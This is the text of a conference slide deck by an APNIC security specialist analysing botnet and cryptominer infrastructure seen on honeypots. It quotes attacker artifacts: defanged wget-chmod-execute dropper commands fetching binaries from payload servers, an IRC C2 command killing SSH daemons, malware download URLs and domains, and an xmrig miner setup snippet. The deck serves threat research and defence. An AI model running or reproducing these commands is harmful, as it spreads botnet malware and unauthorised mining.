Understanding Attackers' Infrastructure

Adli Wahid

Senior Internet Security Specialist @ APNIC

adli@apnic.net

Let’s Connect!

- LinkedIn – https://www.linkedin.com/in/adliwahid/
- Twitter, Mastodon, Instagram @adliwahid
- adli@apnic.net

Perspective

- APNIC Community Honeynet Project
  - “What is Hitting My Honeypots” in 2021
- Honeypots
  - Awareness / Education *
  - Detection
  - Threat Sharing *
    - DASH, ShadowServer Foundation, CERTs/CSIRTs
  - Collaboration with stakeholders & community

Attackers' Infrastructure

- "Left of the Hack"
  - Before the breach or impact
- Purpose
  - To carry out "attack"
  - Maintain persistence/control
  - Host artifacts, stolen data
  - Reliable, Resilient & Anonymity
  - Access (accounts,ids)


- For defenders
  - The "big picture" for detection and remediation
  - Cost of building / rebuilding infrastructure
  - Investigation & Attribution
  - Threat Sharing

Observations based on

1. DDoS Botnets
   - (Mirai, Tsunami, & Mirai variants)
2. Cryptominers

Multiple Stages

- Typical
  - Scanning
  - Initial Access
  - Execution
    - Initial infection
    - Actual Payload
  - Persistence
- Architecture
  - Initial Host
  - Serving Payload
  - Command & Control
  - Managing



Knock, Knock!

Timestamp, src_ip, username_attempted, password_attempted

2022-01-13T01:05:26.128718, 117.111.1.143,root,root

2022-01-13T01:18:41.854533, 117.111.1.145,root,root

2022-01-13T05:39:01.444840, 117.111.1.250,root,root

2022-01-13T05:49:50.868138, 117.111.1.139,root,root

2022-01-13T06:24:06.955896, 117.111.1.183,root,root

2022-01-13T08:48:02.869449, 117.111.1.233,root,root

2022-01-13T11:04:05.756191, 117.111.1.168,root,root

2022-01-13T12:29:53.474695, 117.111.1.46,root,root

2022-01-13T12:57:57.219175, 117.111.1.60,root,root

2022-01-13T13:12:33.592252, 117.111.1.186,root,root

Once Inside

Src_ip, URL

58.212.107.27,hxxp://61.177.137.133/x/1sh,CN

67.172.200.77,hxxp://61.177.137.133/x/1sh,US

93.131.187.222,hxxp://61.177.137.133/x/1sh,DE

94.224.178.41,hxxp://61.177.137.133/x/1sh,BE


103.125.154.119,hxxp://61.177.137.133/x/1sh,IN

109.219.53.72,hxxp://61.177.137.133/x/1sh,FR

112.53.197.138,hxxp://61.177.137.133/x/1sh,CN

117.111.1.202,hxxp://61.177.137.133/x/1sh,KR

150.101.96.34,hxxp://61.177.137.133/x/1sh,AU



B – Bots
T – Target
S – Payload Server

Execution – The Script

wget hxxp://61.177.137.133/x/tty0 -O /var/run/tty0 ; chmod +x /var/run/tty0 ; chmod 777 /var/run/tty0 ; /var/run/tty0 > /dev/null 2>&1 &

wget hxxp://61.177.137.133/x/tty1 -O /var/run/tty1 ; chmod +x /var/run/tty1 ; chmod 777 /var/run/tty1 ; /var/run/tty1 > /dev/null 2>&1 &

wget hxxp://61.177.137.133/x/tty2 -O /var/run/tty2 ; chmod +x /var/run/tty2 ; chmod 777 /var/run/tty2 ; /var/run/tty2 > /dev/null 2>&1 &

wget hxxp://61.177.137.133/x/tty3 -O /var/run/tty3 ; chmod +x /var/run/tty3 ; chmod 777 /var/run/tty3 ; /var/run/tty3 > /dev/null 2>&1 &

Reporting to Mothership


Malware Download

05/25/2021-02:14:51.304265 [**] [1:2019240:14] ET POLICY Executable and linking format (ELF) file download Over HTTP [**] [Classification: Potential Corporate Privacy Violation] [Priority: 1] {TCP} 71.127.148.69:80 -> 10.0.2.15:39526

IRC Communication

05/25/2021-02:14:53.336178 [**] [1:2000345:16] ET MALWARE IRC Nick change on non-standard port [**] [Classification: A Network Trojan was detected] [Priority: 1] {TCP} 10.0.2.15:54206 -> 202.28.32.30:8080


Beyond The Horizon



NICK x86|x|1|919043|server
USER x00 localhost localhost :2021g
:IRC!IRC@0x.01 PRIVMSG x86|x|1|919043|server :.VERSION.
:. 010 . 127.0.0.1 6667 :
:. 005 . :
:. 376 . :

NICK x86|x|1|919043|server
MODE x86|x|1|919043|server -xi
JOIN #0x86 :777
NICK x86|x|1|919043|server
MODE x86|x|1|919043|server -xi
JOIN #0x86 :777
:x86|x|1|919043|server!x00@x.y.z.k JOIN :#0x86
:bot!.@. PRIVMSG #0x86 :!* SH (kill -9 `cat /var/run/dropbear.pid` `cat /var/run/sshd.pid` ; service sshd stop ; sudo service sshd stop ; killall -9 sshd dropbear ; kill -9 `pidof sshd` `pidof dropbear`)>/dev/null 2>&1 &
NOTICE bot :
:0x.01 412 x86|x|1|919043|server :No text to send

Single Spreader



Timestamp, Src_ip, URL

2021-10-19T23:55:01.905887,45.95.169.50,hxxp://45.95.169.50:80/bins/x86

2021-10-19T23:54:50.807309,45.95.169.50,hxxp://45.95.169.50:80/bins/x86

2021-10-19T23:50:55.243846,45.95.169.50,hxxp://45.95.169.50:80/bins/x86

2021-10-19T23:50:50.838660,45.95.169.50,hxxp://45.95.169.50:80/bins/x86

2021-10-19T23:50:45.682265,45.95.169.50,hxxp://45.95.169.50:80/bins/x86

2021-10-19T23:50:38.000413,45.95.169.50,hxxp://45.95.169.50:80/bins/x86

2021-10-19T23:50:33.983999,45.95.169.50,hxxp://45.95.169.50:80/bins/x86

DNS

botnet.dogwall.asia/mips
b.rippr.cc/bot.arm4
b.rippr.cc/bot.arm5
b.rippr.cc/bot.arm6
b.rippr.cc/bot.mipsel
b.rippr.cc/bot.mips
b.rippr.cc/bot.x86_64
b.rippr.cc/bot.x86
b.rippr.cc/wget

bytefend.io/beastmode/b3astmode.arm5
bytefend.io/beastmode/b3astmode.arm6
bytefend.io/beastmode/b3astmode.arm7
bytefend.io/beastmode/b3astmode.arm
bytefend.io/beastmode/b3astmode.m68k
bytefend.io/beastmode/b3astmode.mips
bytefend.io/beastmode/b3astmode.mpsl
bytefend.io/beastmode/b3astmode.ppc
bytefend.io/beastmode/b3astmode.sh4
bytefend.io/beastmode/b3astmode.spc
bytefend.io/beastmode/b3astmode.x86

bytefend.io/bins/dlr.arm5
bytefend.io/bins/dlr.arm6
bytefend.io/bins/dlr.arm7
bytefend.io/bins/dlr.arm
bytefend.io/bins/dlr.m68k
bytefend.io/bins/dlr.mips
bytefend.io/bins/dlr.mpsl
bytefend.io/bins/dlr.ppc
bytefend.io/bins/dlr.sh4
bytefend.io/bins/dlr.spc
bytefend.io/bins/dlr.x86
bytefend.io/spooky.sh

pastebin.com/botnet
pastebin.com/DNiAmriq

DNS (2)

$servidor='irc.wordgrab.com' unless $servidor;

```
irc.wordgrab.com.      300    IN     CNAME   irc.tuyul.tk.
irc.tuyul.tk.          299    IN     A       10.76.5.110
irc.tuyul.tk.          299    IN     A       10.0.141.111
irc.tuyul.tk.          299    IN     A       10.10.118.71
irc.tuyul.tk.          299    IN     A       10.15.82.63
irc.tuyul.tk.          299    IN     A       199.115.114.193
irc.tuyul.tk.          299    IN     A       10.12.120.43
irc.tuyul.tk.          299    IN     A       172.16.70.55
irc.tuyul.tk.          299    IN     A       10.0.254.110
irc.tuyul.tk.          299    IN     A       10.2.67.232
irc.tuyul.tk.          299    IN     A       150.223.22.6
irc.tuyul.tk.          299    IN     A       58.64.188.35
irc.tuyul.tk.          299    IN     A       192.168.8.254
irc.tuyul.tk.          299    IN     A       10.192.7.60
irc.tuyul.tk.          299    IN     A       45.64.130.149
```

Setup

```
echo "[*] Downloading C3Pool advanced version of xmrig to /tmp/xmrig.tar.gz"
echo "[*] C3Pool   Xmrig   /tmp/xmrig.tar.gz  "
if ! curl -L --progress-bar "http://download.c3pool.com/xmrig_setup/raw/master/xmrig.tar.gz" -o /tmp/xmrig.tar.gz; then
  echo "ERROR: Can't download http://download.c3pool.com/xmrig_setup/raw/master/xmrig.tar.gz file to /tmp/xmrig.tar.gz"
exit 1
fi
```

What is in the Config?


```
"pools": [
   {
     "algo": null,
     "coin": null,
     "url": "pool.hashvault.pro:80",
     "user":
"49oZc6c6rB58TD6KmU2m5qGGbmdeknXgQHrU[redacted]TqrjpzwdTTnwhShnoWz4BbKAMfWLNApG6ARGoS",
     [redacted]
```

Changing Infrastructure

- DDoS Botnet (Tsunami)
  - Started with just 4 hosts in April 21
  - More than 12k ip addresses to date
- Evolution
  - April 21 – Jan 22
    - hxxp://71.127.148.69/.x/*.sh
  - Jan 22 – Feb 22
    - hxxp://202.110.187.205/.x/*.sh
  - Feb 22 – Now
    - Hxxp://61.177.137.133/.x/*.sh

Conclusion

- Understanding Attacker's Infrastructure
  - Nature of the Attack
  - Remediation Efforts
  - Collaboration & Monitoring
  - Disruption & Investigation
  - Information Exchange
- Attackers will exploit loopholes & lack of action
  - Keep their infrastructure running
- Defenders have to work together

Thank You

adli@apnic.net